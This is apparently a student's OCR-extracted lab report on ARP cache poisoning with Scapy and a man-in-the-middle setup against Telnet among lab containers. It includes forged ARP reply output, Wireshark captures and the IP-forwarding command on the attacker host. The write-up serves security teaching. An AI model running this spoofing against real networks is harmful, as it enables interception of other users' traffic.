
The ARP cache on host A was successfully updated through the use of an ARP gratuitous message in Scenario 1 of Task 1C. This aligned with the expected outcome of a proactive update, ensuring that B's IP was associated with M's MAC address in A's ARP cache.

Scenario 2: B's IP is not in A's cache.


This time the same code as Scenario 1 was run but also ensuring that B's ip address was not included in A using the command "arp - d b_ip". arp -n was run on A and B to ensure the tables were empty and the Arp cache poisoning was made and the packets were sent from M

Before ARP cache poisoning:

On host machine A:




On host machine B:




After ARP cache poisoning:


Once the ARP cache poisoning program code was run on host machine M. The ARP packets were sent as in fig below. It can be observed that the defaults are the defined parameters which could be viewed with pkt.show() and keynotes from machines A and B were checked before and after attack.



On host machine A:



On host machine B:



Conclusion:

In Task 1C, Scenario 2, where an ARP gratuitous message was used, and B's IP was not in A's cache, the ARP cache on A was not updated. The technical analysis conclusion, based on the past execution of the code, is as follows:

1. ARP Table Status on Host A:
   - The crafted ARP gratuitous message, constructed with Scapy, simulated a proactive update from host M to host A.
   - Despite the proactive nature of the message, no update occurred in A's ARP cache if B's IP was not previously present.

2. Observation of ARP Cache on Host A:


- Following the script execution, an examination of host A's ARP cache might not have revealed any modification in the entry associated with the IP address of host B.
- The absence of an update in A's ARP cache was expected in Scenario 2, where B's IP was not pre-existing in A's cache.

The ARP cache on host A did not undergo modification in Scenario 2 of Task 1C. This is aligned with the expected outcome, as ARP gratuitous messages may not induce updates when the target IP is absent in the recipient's ARP cache.

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step-1:

Launching ARP cache poisoning attack:
In this step, Host M initiated an ARP cache poisoning attack on both Hosts A and B, manipulating their ARP caches. This was achieved by forging ARP packets to map B's IP address to M's MAC address in A's ARP cache and A's IP address to M's MAC address in B's ARP cache.



The script simulated an ARP spoofing attack, where the attacker (Host M) sends falsified ARP reply packets to hosts A and B, associating their IP addresses with the MAC address of the attacker.

1. Address Definitions:
   - IP and MAC addresses for Hosts A, B, and M were defined.
2. Packet Construction:
   - Ethernet and ARP packets were constructed using Scapy, creating two sets of packets for Host A (pktA) and Host B (pktB).


- The ARP packets were set to operate as ARP replies (`op=2`).

3. Packet Sending:
   - The ARP reply packets were sent continuously to both Host A and Host B, creating a false association between their IP addresses and Host M's MAC address.


4. Interval:
   - A sleep interval of 5 seconds was introduced between sending sets of ARP replies.

The purpose of this script was to demonstrate ARP spoofing, a technique often used in Man-in-the-Middle attacks.

On host machine B:




On host machine A:




```
seed@VM: ~
root@09af22b7e30f:/volumes# python3 task2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.6

.
Sent 1 packets.
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.5
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.6

.
Sent 1 packets.
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
```

On host machine A:



On host machine B:




Results:

- ARP cache on A and B were successfully poisoned, creating fake mappings between IP addresses and MAC addresses.


Step-2:

Testing:Upon successful ARP cache poisoning, a test was conducted by attempting to ping each other between Hosts A and B


Turn off Ip forwarding on M




On host machine A:



On host machine B:



Results:
- Initially, attempts to ping between A and B failed due to IP forwarding being turned off on Host M.
- Wireshark results displayed ICMP packets indicating unsuccessful communication.



593	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=103/26368, ttl=64 (no res…
594	2023-11-18 14:21…	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5
595	2023-11-18 14:21…	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42 10.9.0.6 is at 02:42:0a:09:00:06
596	2023-11-18 14:21…	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5
597	2023-11-18 14:21…	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42 10.9.0.6 is at 02:42:0a:09:00:06
598	2023-11-18 14:21…	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
599	2023-11-18 14:21…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 10.9.0.6 d…
600	2023-11-18 14:21…	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42 Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
601	2023-11-18 14:21…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 10.9.0.6 d…
602	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=104/26624, ttl=64 (reply …
603	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=104/26624, ttl=64 (reques…
604	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=104/26624, ttl=64
605	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=104/26624, ttl=64 (no res…
606	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=105/26880, ttl=64
607	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=105/26880, ttl=64 (reply …
608	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=105/26880, ttl=64 (reques…
609	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=105/26880, ttl=64 (no res…
610	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=106/27136, ttl=64 (no res…
611	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=106/27136, ttl=64 (reply …
612	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=106/27136, ttl=64 (reques…
613	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=106/27136, ttl=64
614	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=107/27392, ttl=64
615	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=107/27392, ttl=64 (reply …
616	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=107/27392, ttl=64 (reques…
617	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=107/27392, ttl=64 (no res…
618	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=108/27648, ttl=64
619	2023-11-18 14:21…	02:42:0a:09:00:69	02:42:0a:09:00:06	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de…
620	2023-11-18 14:21…	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d…
621	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=108/27648, ttl=64 (reply …
622	2023-11-18 14:21…	10.9.0.5	10.9.0.6	ICMP	98 Echo (ping) reply id=0x0006, seq=108/27648, ttl=64 (reques…
623	2023-11-18 14:21…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=108/27648, ttl=64 (no res…
624	2023-11-18 14:21…	02:42:0a:09:00:69	02:42:0a:09:00:06	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de…
625	2023-11-18 14:21…	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d…
626	2023-11-18 14:22…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=109/27904, ttl=64 (no res…
627	2023-11-18 14:22…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5
628	2023-11-18 14:22…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5
629	2023-11-18 14:22…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=109/27904, ttl=64 (no res…
630	2023-11-18 14:22…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=110/28160, ttl=64 (no res…
631	2023-11-18 14:22…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42 Who has 10.9.0.6? Tell 10.9.0.5
632	2023-11-18 14:22…	10.9.0.6	10.9.0.5	ICMP	98 Echo (ping) request id=0x0006, seq=110/28160, ttl=64 (no res…

Step-3:

IP forwarding on Host M was enabled to facilitate packet forwarding between A and B.

```bash
# sysctl net.ipv4.ip_forward=1
```

Turn on the ip forwarding back:

```
seed@VM: ~
     psrc      = 10.9.0.5
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.6

.
Sent 1 packets.
^CTraceback (most recent call last):
  File "task2.py", line 24, in <module>
    time.sleep(5)
KeyboardInterrupt

root@09af22b7e30f:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@09af22b7e30f:~#
```

And running the script again:


```
seed@VM: ~
root@09af22b7e30f:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@09af22b7e30f:~# python3 task2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
```

Ping works again:

On host machine A:


```
seed@VM: ~
root@1de4f1e900e7:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=5.72 ms
From 10.9.0.105 icmp_seq=2 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.129 ms
From 10.9.0.105 icmp_seq=3 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.130 ms
^C
--- 10.9.0.6 ping statistics ---
